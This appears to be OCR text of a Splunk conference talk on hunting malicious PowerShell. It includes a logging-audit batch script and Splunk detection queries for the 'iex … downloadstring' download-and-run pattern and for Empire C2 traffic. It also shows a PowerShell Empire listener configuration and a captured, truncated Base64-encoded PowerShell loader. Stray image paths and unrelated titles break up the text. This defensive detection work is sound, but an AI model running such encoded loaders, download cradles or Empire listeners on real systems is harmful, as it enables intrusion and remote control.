
https://github.com/sbrant/PowerShell

audit.bat


audit.bat | 101 ways I love James Elliott | FanFic: Mark Parsons and Archer | Will I ever live up to Marcus's Expectations? | Mick Baccio's Resume

```
::
::########################################################################
::########################################################################
:: Additions to Michael Gough's Script using his settings from PowerShell Logging Cheatsheet
:: https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/578627e66b8f5b322df3ae5b/1468409832299/Windows+PowerShell+Logging+Cheat+Sheet+v
::########################################################################
::
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell" /v ExecutionPolicy /t REG_SZ /d "RemoteSigned" /f
::
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" /v EnableModuleLogging /t REG_DWORD /d 1 /f
::
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging," /v EnableScriptBlockLogging /t REG_DWORD /d 1 /f
::
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v EnableInvocationHeader /t REG_DWORD /d 1 /f
::
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v EnableTranscripting /t REG_DWORD /d 1 /f
::
mkdir C:\temp
::
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v OutputDirectory /t REG_SZ /d "C:\temp" /f
:: CAPTURE THE SETTINGS - BEFORE they have been modified
:: ------------------------------------------------------
::
Auditpol /get /category:* > AuditPol_BEFORE_%computername%.txt
```

Sweet Baby Cyber Jesus! What Do I Do!!!



How?



.conf2016


splunk>

Powershell Power Hell: Hunting For Malicious Use Of Powershell With Splunk

Ryan Chapman
Bechtel Corporation

Lisa Tawfall
Bechtel Corporation


THE WIRE® Data



Finding Un-encoded IEX activity

```
sourcetype="WinEventLog:Security" Process_Command_Line=*
| eval Process_Command_Line=lower(Process_Command_Line)
| search Process_Command_Line="*iex (new-object
net.webclient).downloadstring(*"
| stats VALUES(Process_Command_Line) BY host
```


Finding Un-encoded IEX activity



Finding Downloads Of .ps1 Files

```
sourcetype=stream:http http_method=GET
| where like(uri, "%.ps1")
| rex field=uri "\/(?<script_name>[^\/]+(?=$))”
| eval dest_content=substr(dest_content,1,100)
| stats VALUES(dest_content) VALUES(uri) by dest_ip
```

Finding Downloads Of .ps1 Files



Finding Unencrypted Empire Traffic

```
sourcetype=stream:http http_user_agent="Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko" (uri_path="/admin/get.php" OR uri_path="/
index.asp" OR uri_path="/index.jsp" OR uri_path="/
login/process.jsp" OR uri_path="/news.asp")
| stats VALUES(uri_path) by src_ip
```


Finding Unencrypted Empire Traffic

```
(Empire: listeners) > info

Listener Options:

  Name              Required    Value                                Description
  ----              --------    -------                              -----------
  KillDate          False                                            Date for the listener to exit (MM/dd/yyyy).
  Name              True        test                                 Listener name.
  DefaultLostLimit  True        60                                   Number of missed checkins before exiting
  StagingKey        True        5f4dcc3b5aa765d61d8327deb882cf99     Staging key for initial agent negotiation.
  Type              True        native                               Listener type (native, pivot, hop, foreign, meter)
  RedirectTarget    False                                            Listener target to redirect to for pivot/hop.
  DefaultDelay      True        5                                    Agent delay/reach back interval (in seconds).
  WorkingHours      False                                            Hours for the agent to operate (09:00-17:00).
  Host              True        http://192.168.44.129:8080           Hostname/IP for staging.
  CertPath          False                                            Certificate path for https listeners.
  DefaultJitter     True        0.0                                  Jitter in agent reachback interval (0.0-1.0).
  DefaultProfile    True        /admin/get.php,/news.asp,/login/     Default communication profile for the agent.
                                process.jsp|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Port              True        8080                                 Port for the listener.
```

Finding Unencrypted Empire Traffic



Finding Encoded Data

```
sourcetype="WinEventLog:Security"
Process_Command_Line=*
| eval length=len(Process_Command_Line)
| table length, Process_Command_Line
| sort -length
```

Decode from Base64 format

Simply use the form below

splunk> App: Sea ind

index="winevent
Process_Command -NonI -W Hidden
-E
cwBhAGwAIABhACA QAZQByACgAKABhA
CAASQBPAC4AQwBv lAG0AbwByAHkAUw
B0AHIAZQBhAG0AX TABjAGkAeABDAHM
ASQB3AEUAQQBEAF EwAawBRAEwANAAz
ACsAdgBRAGgAdQB A4AEoAawAyAHgAa
QA5AE0ANABDAE8A ANABWAGEAcQBVAE
kAagArAFUATwBSA ACcAKQAsAFsASQB
PAC4AQwBvAG0AcA wBtAHAAcgBlAHMA
cwApACkALABbAFQ JAbgBkACgAKQA="
| eval length=l

cwBhAGwAIABhACAATgBlAHcALQBPAGIAagBlAGMAdAA7AGkAZQB4ACgAYQAg
AEkATwAuAFMAdAByAGUAYQBtAFIAZQBhAGQAZQByACgAKABhACAASQBPAC
4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4ARABlAGYAbABhAHQAZQBTAHQA
cgBlAGEAbQAoAFsASQBPAC4ATQBlAG0AbwByAHkAUwB0AHIAZQBhAG0AXQB
bAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABT
AHQAcgBpAG4AZwAoACcATABjAGkAeABDAHMASQB3AEUAQQBEAFEAWAAzA
EUASQBWAEkAYwBtAEwAaQA1AEsAawBGAEsARQA2AGwAQgBCAFIAWABDAD
gAaABLAE8ATgBwAEwAawBRAEwANAAzACsAdgBRAGgAdQBqAHkAZABBADkA
